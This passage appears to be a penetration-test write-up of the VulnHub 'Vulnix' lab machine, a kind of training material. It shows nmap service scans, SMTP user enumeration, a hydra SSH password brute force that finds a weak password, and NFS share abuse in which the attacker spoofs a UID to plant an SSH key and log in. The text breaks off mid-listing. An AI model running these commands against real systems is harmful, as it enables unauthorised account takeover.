2 Nmap scan report for 192.168.92.177
3 Host is up, received arp-response (0.00090s latency).
4 Scanned at 2019-09-19 17:29:27 PDT for 17s
5 Not shown: 988 closed ports
6 Reason: 988 resets
7 PORT      STATE SERVICE REASON      VERSION
8 22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol
  ↳ 2.0)
9 | ssh-hostkey:
10 |   1024 10:cd:9e:a0:e4:e0:30:24:3e:bd:67:5f:75:4a:33:bf (DSA)
11 | ssh-dss
  ↳ AAAAB3NzaC1kc3MAAACBAJHCFDFkbuQTVpmQvCvdR2poQrsZOQ0nBEsUij15T9DAiUhxI41G8hQ97MM9Qe0eGdP7HsA8vkZnglain
  ↳ +XnDVRziI3dEqSxpCi4obxxYdKtqGBIj83d0Ppxm09xDhVYBdh7Z1Zh8xttD+ACFqmN4VZjmvOIISYZFAAAAFQC6Z+
  ↳ j+KbT59gBXSPTpAJIh0FE2wAAAIEAgYwA5oFVMQdKfRwAxbLoADx3t735BpLIoVNX2j4UrAF8CmwLCmcsNAhdPUP+
  ↳ hMhKGXnP5co2nira30kcwWRu219bjte7m1l9J0vCJUASTUzOCOCUJkm9w040/
  ↳ gyJOelKRR37r0qnBImiEumL6dSpcg4b0IfozCI9UJGh/
  ↳ yiEu4kAAACASWk2tKCycHamiXwIt0XdwTXubZYtRtH09LHdisSEsoinz+
  ↳ 2szuzbqnwgancHXcyQ3PapixZhVNASZ8MobmkFDXh4SDS5zl+RW7K40FBh3z+
  ↳ HCdSAJJjkRFXWEuadjxp02QWBYEJiER4AtFWUSl2kVMFdsWqYaK7BxStNNkmGBII=
12 |   2048 bc:f9:24:07:2f:cb:76:80:0d:27:a6:48:52:0a:24:3a (RSA)
13 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAC1jCDgzdowLQVOEXrczN+xbuMcNkncz2EfCEncP7k8rhNjQq+
  ↳ eXzMKEfULxMLh/wLFhX2TVZDECTpQ0WVJckgkGeZSdvmEJKt5LbZlSm5HAz/
  ↳ DMUKIuohDRI4F3lqn9u5VAVKSyTXyR3EuxCsCHJy+Xf40BJImr+fZ7yH3xwPPqJ9in+
  ↳ LfgTXaRItqLDHiHAsTIXXwsDgweaS9hSTAR1M0+TdZCnXKPJ1NEt38+
  ↳ Fl7rnTnBE2TdtU3iyrlWXEOGGGg0bgldqas7bR4UH/uRZZOZK2+UTf0qg30H7l18ShfZlbdW+
  ↳ 59RfQqYz8tZYsoWoxahWf3dmx5soCWwCAP7DAV
14 |   256 4d:bb:4a:c1:18:e8:da:d1:82:6f:58:52:9c:ee:34:5f (ECDSA)
15 | _ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGudclsh1beHM/
  ↳ DPWQGR31dOGqdLcXVj1xLG/YSGfiNmN1pT6x0MwYQyN6pzCzzonljThH8JwIZjid+JN2PzxE=
16 25/tcp    open  smtp      syn-ack ttl 64 Postfix smtpd
17 |_smtp-commands: vulnix, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES,
  ↳ 8BITMIME, DSN,
18 | ssl-cert: Subject: commonName=vulnix
19 | Issuer: commonName=vulnix
20 | Public Key type: rsa
21 | Public Key bits: 2048
22 | Signature Algorithm: sha1WithRSAEncryption
23 | Not valid before: 2012-09-02T17:40:12
24 | Not valid after: 2022-08-31T17:40:12
25 | MD5: 58e3 f1ac fef6 b6d1 744c 836f ba24 4f0a
26 | SHA-1: 712f 69ba 8c54 32e5 711c 898b 55ab 0a83 44a0 420b
27 | -----BEGIN CERTIFICATE-----
28 | MIICnjCCAYYCCQCrWhznjAI2hTANBgkqhkiG9w0BAQUFADARMQ8wDQYDVQQDEwZ2
29 | dWxuaXgwHhcNMTIwOTAyMTc0MDEyWWhcNMjIwODMxMTc0MDEyWjARMQ8wDQYDVQQD
30 | EwZ2dWxuaXgwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQQDDbiWM7/Xk
31 | 7+VnQuSzKIy6GgD9xAw5jCnKmRY6MfJ0jNmpIjo70LEpoTTEZvFLwKbdkxQHzusv
32 | 50G0rZLm6MkrB2Ad8skvkJR9PA05KoM+Uha5P35rdF0MaNPtHRpA5W3Ql3qAoph7
33 | 8hGmdI4GrLmedxkmajniCYNpowArI7UjYA5FWF6q1m41CS+xCqk9u4qH8SrV616z
```

```

34 | bJ2H00mhp0NJDJbTDX35biGeGKR70e5xQakMwQKM6s9iLBo2nrH2JKyxfVMeMgQf
35 | KoRJEEILZbgP4X9Xc6iA9GuNSqluOb0hCv1RsFLP915xNvnf6aZf8EtyODISzXhj
36 | GBsy//uolXMLAgMBAAEWdQYJKoZIhvcNAQEFBQADggEBAIJHgnARP3nuoFigE9vE
37 | CyK9sKYPn+nhOxOMFil2LzfcZsVRqTl0T/VbOug1i+pettkcPqWBBNs1Q5uSEIuP
38 | OpEq9AQdeLk7weMa0trDK+XoSbEvcAvYPnbK6Ghr343FE74nmxewtfCbrNfEnYZB
39 | TYlEE1BqcQFS04kB6UyMOOGwuIJ7EHITPa7ZxKW60BOV0zCUiYm3hGn7dpyVeaH/
40 | zpSwobV1pSqyW7+Tb3K0821qSnmYvRzk3TmIVXutOXTVE+L58xbo5uafae2UvP4m
41 | m5BeirZi17Ub1kIMKT+OJLq2oaDb6Y8Ni/a267RoGO/TcwCLjKHsDl5Niwk6rYMX
42 | ZtY=
43 | -----END CERTIFICATE-----
44 | _ssl-date: 2019-09-20T00:29:52+00:00; +8s from scanner time.
45 | 79/tcp open  finger      syn-ack ttl 64  Linux fingerd
46 | _finger: No one logged on.\x0D
47 | 110/tcp open  pop3        syn-ack ttl 64  Dovecot pop3d
48 | _pop3-capabilities: RESP-CODES SASL CAPA TOP UIDL PIPELINING STLS
49 | _ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail
    |   server/organizationalUnitName=vulnix/emailAddress=root@vulnix
50 | Issuer: commonName=vulnix/organizationName=Dovecot mail
    |   server/organizationalUnitName=vulnix/emailAddress=root@vulnix
51 | Public Key type: rsa
52 | Public Key bits: 2048
53 | Signature Algorithm: sha1WithRSAEncryption
54 | Not valid before: 2012-09-02T17:40:22
55 | Not valid after:  2022-09-02T17:40:22
56 | MD5: 2b3f 3e28 c85d e10c 7b7a 2435 c5e7 84fc
57 | SHA-1: 4a49 a407 01f1 37c8 81a3 4519 981b 1eee 6856 348e
58 | -----BEGIN CERTIFICATE-----
59 | MIIDizCCAnOgAwIBAgIJAKvS691t83I+MAOGCSqGSIb3DQEBBQUAMFwxHDAaBgNV
60 | BAoMEORvdmVjb3QgbWFpbCBZXXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMA0GA1UE
61 | AwwGdnVsbml4MR0wGAYJKoZIhvcNAQkBFgtYb290QHZ1bG5peDAeFw0xMjA5MDIx
62 | NzQwMjJJaFw0yMjA5MDIxNzQwMjJJaFw0xMjA5MDIxNzQwMjJJaFw0xMjA5MDIx
63 | ZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
64 | hvcNAQkBFgtYb290QHZ1bG5peDECCASIwdQYJKoZIhvcNAQEFBQADggEPADCCAQoC
65 | ggEBALv7qqgwWV56bHtf/OPqD6yMN1bv866H5gqrVENXrfaL8Z0iNCD9/Fg6j0uh
66 | VLV5iw5y81KNdMZW5PWHN8mQEeoyWFXMV1X4RLvOuTIf1sXNHp+IcwZpDDobHzQ
67 | ENhpwhlWTxdObUEVVT/ChOTaAQIpi9AFzo4fjJ4UEHfEae98cssmuqQP9Unj9xKv
68 | vCj181l3g9VAQ92KjxWeWma8e+ecwBVtAsPdU3ZwmwVIuVnBDa9nRdkR0y31RWSr
69 | /Lil4ckLOTZ4K92z146pTex7QSNKGHyuLPJGddm5pu11WP5cJEz902MD0o6WEISb
70 | V7EEpfbvrA6cd+Isf4dGSyNZfp8CAwEAAnQME4wHQYDVR0OBBYEFACM4N/xHviz
71 | b3W/Qea+BvYb307AMB8GA1UdIwYMBaAFACM4N/xHvizb3W/Qea+BvYb307AMAwG
72 | A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAEP1Kk3MagUfM6kOLgK++4gV
73 | LJzOC1OGQ/ERYNRhk8JgVbhuasrC7hNtzk2ku7yP4H8I1Vzjs4EGQ0xoGKHnrzBr
74 | 76iqlQRASZbJPwemc1CpRbh7XTZAOPHUbiyhycpG4iQZD2/55c6Az+TcyHLqjPbCW
75 | YVCAB8mMXDtYEB40i0Evbulud5fjXAu7ba8tzUSqAWF7dA9S/vcmnnCC+y1nV9Tc
76 | 8K1+edk6WTOjoQEALUA5ikfB8I8095AWPkfcj77B0iP0vPLEGlaWm85DMrkV0atg
77 | mqDiJCaX/SajIW22LgEw81ErtM8m6RAZ1qN+sf906T7+Mxvbd6aPx/bxj/LwQ6c=
78 | -----END CERTIFICATE-----
79 | _ssl-date: 2019-09-20T00:29:52+00:00; +9s from scanner time.
80 | 111/tcp open  rpcbind    syn-ack ttl 64  2-4 (RPC #100000)
81 | rpcinfo:
82 |   program version  port/proto  service
83 |   100000  2,3,4      111/tcp    rpcbind
84 |   100000  2,3,4      111/udp    rpcbind
85 |   100003  2,3,4      2049/tcp   nfs
86 |   100003  2,3,4      2049/udp   nfs
87 |   100005  1,2,3      50680/tcp  mountd

```

```

88 | 100005 1,2,3 51785/udp mountd
89 | 100021 1,3,4 35231/udp nlockmgr
90 | 100021 1,3,4 57819/tcp nlockmgr
91 | 100024 1 51959/udp status
92 | 100024 1 59222/tcp status
93 | 100227 2,3 2049/tcp nfs_acl
94 | 100227 2,3 2049/udp nfs_acl
95 143/tcp open imap syn-ack ttl 64 Dovecot imapd
96 |_imap-capabilities: IMAP4rev1 more have Pre-login IDLE post-login LITERAL+ ENABLE SASL-IR
   ↳ capabilities listed OK LOGINDISABLEDA0001 STARTTLS ID LOGIN-REFERRALS
97 | ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail
   ↳ server/organizationalUnitName=vulnix/emailAddress=root@vulnix
98 | Issuer: commonName=vulnix/organizationName=Dovecot mail
   ↳ server/organizationalUnitName=vulnix/emailAddress=root@vulnix
99 | Public Key type: rsa
100 | Public Key bits: 2048
101 | Signature Algorithm: sha1WithRSAEncryption
102 | Not valid before: 2012-09-02T17:40:22
103 | Not valid after: 2022-09-02T17:40:22
104 | MD5: 2b3f 3e28 c85d e10c 7b7a 2435 c5e7 84fc
105 | SHA-1: 4a49 a407 01f1 37c8 81a3 4519 981b 1eee 6856 348e
106 | -----BEGIN CERTIFICATE-----
107 | MIIDizCCAnOgAwIBAgIJAKvS691t83I+MA0GCSqGSIb3DQEBBQUAMFwxHDAaBgNV
108 | BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMA0GA1UE
109 | AwwGdnVsbml4MR0wGAYJKoZIhvcNAQkBFgtYb290QHZ1bG5peDAeFw0xMjA5MDIx
110 | NzQwMjJaFw0yMjA5MDIxNzQwMjJaMFwxHDAaBgNVBAoMEORvdmVjb3QgbWFpbCBz
111 | ZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMA0GA1UEAwwGdnVsbml4MR0wGAYJKoZI
112 | hvcNAQkBFgtYb290QHZ1bG5peDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
113 | ggEBALv7qqgwVW56bHtf/OPqD6yMN1bv866H5gqrVENXrfaL8Z0iNCD9/Fg6j0uh
114 | VLV5iw5y8lKNdMW5PWHN8mQEoyWFXMV1X4RLvOuTIf1sXNHp+IcwZpDDobHzQ
115 | ENhphwlWTxdObUEVVT/ChOTaAQIpi9AFzo4fjJ4UEHfEae98cssmuqQP9Unj9xKv
116 | vCj181l3g9VAQ92KjxWeWma8e+ecwBVtAsPdU3ZwmwVIuVnBDa9nRdkR0y31RWSr
117 | /Lil4ckLOTZ4K92z146pTex7QSNKGHyuLPJGddm5pu11WP5cJEz902MD0o6WEISb
118 | V7EEpfbvrA6cd+ISf4dGSyNZfp8CAwEAAANQME4wHQYDVR0OBBYEFACM4N/xHviz
119 | b3W/Qea+BvYb307AMB8GA1UdIwYMBaAFACM4N/xHvizb3W/Qea+BvYb307AMAwG
120 | A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAEP1Kk3MagUfM6kOLgK++4gV
121 | LJzOC10GQ/ERYNRhk8JgVbhuasrC7hNtzk2ku7yP4H8I1Vzjs4EGQ0xoGKHnrzBr
122 | 76iqlQRASZbJPwemc1CpRbh7XTZAOPHUbiyhycpG4iQZD2/55c6Az+TcyHLqjPbCW
123 | YVCAB8mMXDtYEB40i0Evbulud5fjXAu7ba8tzUSqAWF7dA9S/vcmmnCC+y1nV9Tc
124 | 8K1+edk6WTOjoQEALUA5ikfB8I8095AWPkcj77B0iPOvPLEGlaWm85DMRkV0atg
125 | mqDiJCaX/SajIW22LgEw81ErtM8m6RAZ1qN+sf906T7+Mxvbd6aPx/bxj/LwQ6c=
126 | -----END CERTIFICATE-----
127 |_ssl-date: 2019-09-20T00:29:52+00:00; +9s from scanner time.
128 512/tcp open exec syn-ack ttl 64 netkit-rsh rexecd
129 513/tcp open login syn-ack ttl 64 OpenBSD or Solaris rlogind
130 514/tcp open shell syn-ack ttl 64 Netkit rshd
131 993/tcp open ssl/imap syn-ack ttl 64 Dovecot imapd
132 |_imap-capabilities: IMAP4rev1 more Pre-login IDLE have LITERAL+ ENABLE SASL-IR capabilities
   ↳ post-login OK listed AUTH=PLAINA0001 ID LOGIN-REFERRALS
133 | ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail
   ↳ server/organizationalUnitName=vulnix/emailAddress=root@vulnix
134 | Issuer: commonName=vulnix/organizationName=Dovecot mail
   ↳ server/organizationalUnitName=vulnix/emailAddress=root@vulnix
135 | Public Key type: rsa
136 | Public Key bits: 2048
137 | Signature Algorithm: sha1WithRSAEncryption

```



```

138 | Not valid before: 2012-09-02T17:40:22
139 | Not valid after: 2022-09-02T17:40:22
140 | MD5: 2b3f 3e28 c85d e10c 7b7a 2435 c5e7 84fc
141 | SHA-1: 4a49 a407 01f1 37c8 81a3 4519 981b 1eee 6856 348e
142 | -----BEGIN CERTIFICATE-----
143 | MIIDizCCAnOgAwIBAgIJAKvS691t83I+MAOGCSqGSIb3DQEBBQUAMFwxHDAaBgNV
144 | BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMAOGA1UE
145 | AwwGdnVsbml4MR0wGAYJKoZIhvcNAQkBFgtYb290QHZ1bG5peDAeFw0xMjA5MDIx
146 | NzQwMjJaFw0yMjA5MDIxNzQwMjJaMFwxHDAaBgNVBAoMEORvdmVjb3QgbWFpbCBz
147 | ZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMAOGA1UEAwwGdnVsbml4MR0wGAYJKoZI
148 | hvcNAQkBFgtYb290QHZ1bG5peDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
149 | ggEBALv7qqgwWV56bHtf/OPqD6yMN1bv866H5gqrVENXrfaL8ZOiNCD9/Fg6j0uh
150 | VLV5iw5y8lKNdMZWPWHN8mQEeoyWFXMV1X4RLvOuTIf1sXNHp+IcwZpDDobHzQ
151 | ENhpwhlWTxdObUEVVT/ChOTaAQIpi9AFzo4fjJ4UEHfEae98cssmuqQP9Unj9xKv
152 | vCj181l3g9VAQ92KjxWeWma8e+ecwBVtAsPdU3ZwmwVIuVnBda9nRdkR0y31RWSr
153 | /Lil4ckLOTZ4K92z146pTex7QSNKGHyuLPJGddm5pu11WP5cJEz902MD0o6WEISb
154 | V7EEpfbvrA6cd+ISf4dGSyNZfp8CAwEAAANQME4wHQYDVR0OBBYEFACM4N/xHviz
155 | b3W/Qea+BvYb307AMB8GA1UdIwYMBaAFACM4N/xHvizb3W/Qea+BvYb307AMAwG
156 | A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAEP1Kk3MagUfM6kOLgK++4gV
157 | LJzOC10GQ/ERYNRhk8JgVbhuaSrC7hNtzk2ku7yP4H8I1Vzjs4EGQ0xoGKHnrzBr
158 | 76iqLQRASZbJPwemc1CpRbh7XTZAOPHUbihycpG4iQZD2/55c6Az+TcyHLqjPbCW
159 | YVCAB8mMXDtYEB40i0Ebulud5fjXAU7ba8tzUSqAWF7da9S/vcmnnCC+yinV9Tc
160 | 8K1+edk6WT0joQEALUA5ikfB8I8095AWPkcj77B0iPOvPLEglawm85DMRkV0atg
161 | mqDiJCaX/SajIW22LgEw81ErtM8m6RAZ1qN+sf906T7+Mxvbd6aPx/bxj/LwQ6c=
162 | -----END CERTIFICATE-----
163 | _ssl-date: 2019-09-20T00:29:51+00:00; +8s from scanner time.
164 | 995/tcp open ssl/pop3 syn-ack ttl 64 Dovecot pop3d
165 | _pop3-capabilities: RESP-CODES SASL(PLAIN) CAPA TOP UIDL USER PIPELINING
166 | _ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail
167 |   ↪ server/organizationalUnitName=vulnix/emailAddress=root@vulnix
168 | Issuer: commonName=vulnix/organizationName=Dovecot mail
169 |   ↪ server/organizationalUnitName=vulnix/emailAddress=root@vulnix
170 | Public Key type: rsa
171 | Public Key bits: 2048
172 | Signature Algorithm: sha1WithRSAEncryption
173 | Not valid before: 2012-09-02T17:40:22
174 | Not valid after: 2022-09-02T17:40:22
175 | MD5: 2b3f 3e28 c85d e10c 7b7a 2435 c5e7 84fc
176 | SHA-1: 4a49 a407 01f1 37c8 81a3 4519 981b 1eee 6856 348e
177 | -----BEGIN CERTIFICATE-----
178 | MIIDizCCAnOgAwIBAgIJAKvS691t83I+MAOGCSqGSIb3DQEBBQUAMFwxHDAaBgNV
179 | BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMAOGA1UE
180 | AwwGdnVsbml4MR0wGAYJKoZIhvcNAQkBFgtYb290QHZ1bG5peDAeFw0xMjA5MDIx
181 | NzQwMjJaFw0yMjA5MDIxNzQwMjJaMFwxHDAaBgNVBAoMEORvdmVjb3QgbWFpbCBz
182 | ZXJ2ZXIxDzANBgNVBAsMBnZ1bG5peDEPMAOGA1UEAwwGdnVsbml4MR0wGAYJKoZI
183 | hvcNAQkBFgtYb290QHZ1bG5peDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
184 | ggEBALv7qqgwWV56bHtf/OPqD6yMN1bv866H5gqrVENXrfaL8ZOiNCD9/Fg6j0uh
185 | VLV5iw5y8lKNdMZWPWHN8mQEeoyWFXMV1X4RLvOuTIf1sXNHp+IcwZpDDobHzQ
186 | ENhpwhlWTxdObUEVVT/ChOTaAQIpi9AFzo4fjJ4UEHfEae98cssmuqQP9Unj9xKv
187 | vCj181l3g9VAQ92KjxWeWma8e+ecwBVtAsPdU3ZwmwVIuVnBda9nRdkR0y31RWSr
188 | /Lil4ckLOTZ4K92z146pTex7QSNKGHyuLPJGddm5pu11WP5cJEz902MD0o6WEISb
189 | V7EEpfbvrA6cd+ISf4dGSyNZfp8CAwEAAANQME4wHQYDVR0OBBYEFACM4N/xHviz
190 | b3W/Qea+BvYb307AMB8GA1UdIwYMBaAFACM4N/xHvizb3W/Qea+BvYb307AMAwG
191 | A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAEP1Kk3MagUfM6kOLgK++4gV
192 | LJzOC10GQ/ERYNRhk8JgVbhuaSrC7hNtzk2ku7yP4H8I1Vzjs4EGQ0xoGKHnrzBr
193 | 76iqLQRASZbJPwemc1CpRbh7XTZAOPHUbihycpG4iQZD2/55c6Az+TcyHLqjPbCW

```

```

192 | YVCAB8mMXDtYEB40iOEvvbulud5fjXAu7ba8tzUSqAWF7dA9S/vcmmnCC+y1nV9Tc
193 | 8K1+edk6WT0joQEALUA5ikfB8I8095AWPkcj77B0iPOvP1EGlaWm85DMRkV0atg
194 | mqDiJCaX/SajIW22LgEw81ErtM8m6RAZ1qN+sf906T7+Mxvbd6aPx/bxj/LwQ6c=
195 | _-----END CERTIFICATE-----
196 |_ssl-date: 2019-09-20T00:29:51+00:00; +8s from scanner time.
197 2049/tcp open  nfs_acl  syn-ack ttl 64 2-3 (RPC #100227)
198 MAC Address: 00:0C:29:87:38:08 (VMware)
199 Service Info: Host: vulnix; OS: Linux; CPE: cpe:/o:linux:linux_kernel
200
201 Host script results:
202 |_clock-skew: mean: 8s, deviation: 0s, median: 7s
203
204 Read data files from: /usr/bin/./share/nmap
205 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
206 # Nmap done at Thu Sep 19 17:29:44 2019 -- 1 IP address (1 host up) scanned in 17.41 seconds

```

2. Here's the summary of open ports and associated [AutoRecon](#) scan files:

openports				
#	Port	Protocol	Service	Scans
1.	22/tcp	ssh	ttl 64 OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux protocol 2.0)	./results/192.168.92.177/scans/tcp_22_ssh_nmap.txt
2.	25/tcp	smtp	ttl 64 Postfix smtpd	./results/192.168.92.177/scans/tcp_25_smtp_nmap.txt
				./results/192.168.92.177/scans/tcp_25_smtp_user-enum.txt
3.	79/tcp	finger	ttl 64 Linux fingerd	./results/192.168.92.177/scans/tcp_79_finger_user-enum.txt
4.	110/tcp	pop3	ttl 64 Dovecot pop3d	./results/192.168.92.177/scans/tcp_110_pop3_nmap.txt
				./results/192.168.92.177/scans/tcp_111_nfs_nmap.txt
5.	111/tcp	rpcbind	ttl 64 2-4 (RPC #100000)	./results/192.168.92.177/scans/tcp_111_rpc_nmap.txt
				./results/192.168.92.177/scans/tcp_111_showmount.txt
6.	143/tcp	imap	ttl 64 Dovecot imapd	./results/192.168.92.177/scans/tcp_143_imap_nmap.txt
7.	512/tcp	exec	ttl 64 netkit-rsh rexecd	
8.	513/tcp	login	ttl 64	
9.	514/tcp	tcpwrapped	ttl 64	
10.	993/tcp	ssl/imap	ttl 64 Dovecot imapd	./results/192.168.92.177/scans/tcp_993_imap_nmap.txt
				./results/192.168.92.177/scans/tcp_993_sslscan.txt
11.	995/tcp	ssl/pop3	ttl 64 Dovecot pop3d	./results/192.168.92.177/scans/tcp_995_pop3_nmap.txt
				./results/192.168.92.177/scans/tcp_995_sslscan.txt
12.	2049/tcp	nfs_acl	ttl 64 2-3 (RPC #100227)	./results/192.168.92.177/scans/tcp_2049_nfs_nmap.txt
				./results/192.168.92.177/scans/tcp_2049_showmount.txt
13.	34422/tcp	mountd	ttl 64 1-3 (RPC #100005)	
14.	39054/tcp	mountd	ttl 64 1-3 (RPC #100005)	
15.	50680/tcp	mountd	ttl 64 1-3 (RPC #100005)	
16.	57819/tcp	nlockmgr	ttl 64 1-4 (RPC #100021)	
17.	59222/tcp	status	ttl 64 1 (RPC #100024)	

Figure 3: writeup.enumeration.steps.2.1

3. We perform SMTP user enumeration and find 2 hits:

```

1 smtp-user-enum -M VRFY -U "/usr/share/seclists/Usernames/top-usernames-shortlist.txt" -t
  ↪ 192.168.92.177 -p 25 2>&1
2 Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )
3
4 -----
5 | Scan Information |
6 -----
7
8 Mode ..... VRFY
9 Worker Processes ..... 5
10 Usernames file ..... /usr/share/seclists/Usernames/top-usernames-shortlist.txt
11 Target count ..... 1
12 Username count ..... 17
13 Target TCP port ..... 25
14 Query timeout ..... 5 secs
15 Target domain .....

```



```

16 ##### Scan started at Thu Sep 19 17:29:44 2019 #####
17 192.168.92.177: root exists
18 192.168.92.177: user exists
19 ##### Scan completed at Thu Sep 19 17:29:46 2019 #####
20 2 results.
21
22 17 queries in 2 seconds (8.5 queries / sec)
23
4. We also manually verified presence of user vulnix and user:
1 smtp-user-enum -M VRFY -u vulnix -t 192.168.92.177 -p 25 2>&1
2 Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )
3
4 -----
5 | Scan Information |
6 -----
7
8 Mode ..... VRFY
9 Worker Processes ..... 5
10 Target count ..... 1
11 Username count ..... 1
12 Target TCP port ..... 25
13 Query timeout ..... 5 secs
14 Target domain .....
15
16 ##### Scan started at Thu Sep 19 18:21:43 2019 #####
17 192.168.92.177: vulnix exists
18 ##### Scan completed at Thu Sep 19 18:21:44 2019 #####
19 1 results.
20
21 1 queries in 1 seconds (1.0 queries / sec)
22
23 smtp-user-enum -M VRFY -u user -t 192.168.92.177 -p 25 2>&1
24 Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )
25
26 -----
27 | Scan Information |
28 -----
29
30 Mode ..... VRFY
31 Worker Processes ..... 5
32 Target count ..... 1
33 Username count ..... 1
34 Target TCP port ..... 25
35 Query timeout ..... 5 secs
36 Target domain .....
37
38 ##### Scan started at Fri Sep 20 14:08:12 2019 #####
39 192.168.92.177: user exists
40 ##### Scan completed at Fri Sep 20 14:08:13 2019 #####
41 1 results.
42
43 1 queries in 1 seconds (1.0 queries / sec)

```

5. Bruteforcing the SSH password for user with rockyou.txt was successful and we can now login to the target:

```

1 hydra -l user -P /usr/share/wordlists/rockyou.txt -e nsr ssh://192.168.92.177
2 Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service
  ↪ organizations, or for illegal purposes.
3
4 Hydra (http://www.thc.org/thc-hydra) starting at 2019-09-20 14:09:36
5 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
  ↪ reduce the tasks: use -t 4
6 [DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries (l:1/p:0),
  ↪ ~14344402 tries per task
7 [DATA] attacking ssh://192.168.92.177:22/
8 [22][ssh] host: 192.168.92.177 login: user password: letmein
9 1 of 1 target successfully completed, 1 valid password found
10 [WARNING] Writing restore file because 9 final worker threads did not complete until end.
11 [ERROR] 9 targets did not resolve or could not be connected
12 [ERROR] 16 targets did not complete
13 Hydra (http://www.thc.org/thc-hydra) finished at 2019-09-20 14:09:45

root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # hydra -l user -P /usr/share/wordlists/rockyou.txt -e nsr ssh://192.168.92.177
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-09-20 14:09:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries (l:1/p:0), ~14344402 tries per task
[DATA] attacking ssh://192.168.92.177:22/
[22][ssh] host: 192.168.92.177 login: user password: letmein
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 9 final worker threads did not complete until end.
[ERROR] 9 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2019-09-20 14:09:45
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix #

```

Figure 4: writeup.enumeration.steps.5.1

Findings

Open Ports

22/tcp	ssh	OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
25/tcp	smtp	Postfix smtpd
79/tcp	finger	Linux fingerd
110/tcp	pop3	Dovecot pop3d
111/tcp	rpcbind	2-4 (RPC #100000)
143/tcp	imap	Dovecot imapd
512/tcp	exec	netkit-rsh rexecd
513/tcp	login	OpenBSD or Solaris rlogind
514/tcp	shell	Netkit rshd
993/tcp	ssl/imap	Dovecot imapd
995/tcp	ssl/pop3	Dovecot pop3d
2049/tcp	nfs_acl	2-3 (RPC #100227)
34422/tcp	mountd	1-3 (RPC #100005)
39054/tcp	mountd	1-3 (RPC #100005)
50680/tcp	mountd	1-3 (RPC #100005)
57819/tcp	nlockmgr	1-4 (RPC #100021)
59222/tcp	status	1 (RPC #100024)

Users

```
1 ssh: root, user, vulnix
```

Phase #2: Exploitation

1. Nothing useful is found with the `user` account so we move on for further enumeration. Let's explore NFS shares:

```
1 showmount -e 192.168.92.177
2   Export list for 192.168.92.177:
3   /home/vulnix *
```

2. We create a mount directory `./mnt`, mount the remote NFS share with NFSv3 so that we can see the UID, create a new user `vulnix` with the expected UID, change to user `vulnix`, create a `.ssh` directory, copy `id_rsa.pub` to `.ssh/authorized_keys` and SSH into the target as user `vulnix`:

```
1 mkdir ./mnt/
2 mount 192.168.92.177:/home/vulnix ./mnt -o vers=3
3 ls -l
4 useradd -u 2008 vulnix
5 cp ~/.ssh/id_rsa.pub ./authorized_keys
6 su vulnix
7 cd ./mnt/
8 mkdir .ssh/
9 cp ./authorized_keys ./ssh/
10 exit
11 ssh vulnix@192.168.92.177
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # mount 192.168.92.177:/home/vulnix ./mnt -o vers=3
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # ll
total 44K
-rw-r--r-- 1 root root 391 Sep 19 17:56 authorized_keys
drwxr-x--- 2 vulnix vulnix 4.0K Sep 2 2012 mnt
-rw-r--r-- 1 root root 1.3K Sep 19 18:23 passwd
drwxr-xr-x 3 root root 4.0K Sep 19 17:29 results
-rw-r--r-- 1 root root 25K Sep 20 14:18 writeup.yml
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix #
```

Figure 5: writeup.exploitation.steps.2.1

```

root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # su vulnix
$
$
$ cd mnt
$
$
$ ls -la
total 24
drwxr-x--- 3 vulnix vulnix 4096 Sep 20 14:21 .
drwxr-xr-x 4 root    root   4096 Sep 20 14:19 ..
